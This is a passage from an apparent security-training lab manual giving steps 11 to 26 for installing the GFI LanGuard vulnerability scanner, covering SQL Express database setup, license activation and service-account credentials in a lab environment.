


11. The **Database Configuration** window appears. In the **SQL server name** field, type **.\SQLEXPRESS** and leave **SQL database name** as default. Ensure that the **Use Windows Authentication** checkbox is selected and click **OK**.


    Note: The SQL server name might differ when you perform this task.

12. Now, switch back to the **Mozilla Firefox** browser, open a new tab, and log in to your email account that you have given while registration.

13. Open an email from **GFI Downloads** and copy the activation key.



14. The **GFI LanGuard License Key** window appears. Paste the received activation key in the **Enter License Key** field and click **OK**.



15. GFI LanGuard starts installing after the completion of the installation; when the **GFI LanGuard Setup** window appears, click **Next**.


16. The **End-User License Agreement** wizard appears; accept the terms and click **Next**.
17. In the **Attendant service credentials** wizard, leave the **Name** field as default (here, **CEH\Administrator**) and enter the Password of the administrator account (here, **Pa$$w0rd**); then, click **Next**.

18. In the **Choose Destination Location** wizard, leave the **Folder** location set to default and click **Install**.

19. The **Installing GFI LanGuard** wizard appears. After the completion of installation, the **GFI LanGuard Central Management Server Setup** window appears; then, click **Next**.

20. In the **Service logon information** wizard, leave the **User Name** field (Administrator user account) set to its default, enter the **Password** of the administrator account (here, **Pa$$w0rd**), and click **Next**.

21. The **HTTPS Settings** wizard appears; keep the name in its default and click **Next**.




22. In the **Destination Folder** wizard, choose the location where you want to install the application (here, the default location is selected) and click **Next**.

23. In the **Ready to install** wizard, click **Install** to proceed.

24. Once the installation is complete in the **GFI LanGuard Central Management Server Setup** window, click **Finish**.


25. In the **GFI LanGuard Setup** window, ensure that the **Launch GFI LanGuard** checkbox is selected. De-select the **Launch GFI LanGuard Central Management Server** checkbox and click **Finish**.

26. A **GFI LanGuard** pop-up appears on the main window of the application; click **Continue evaluation**.

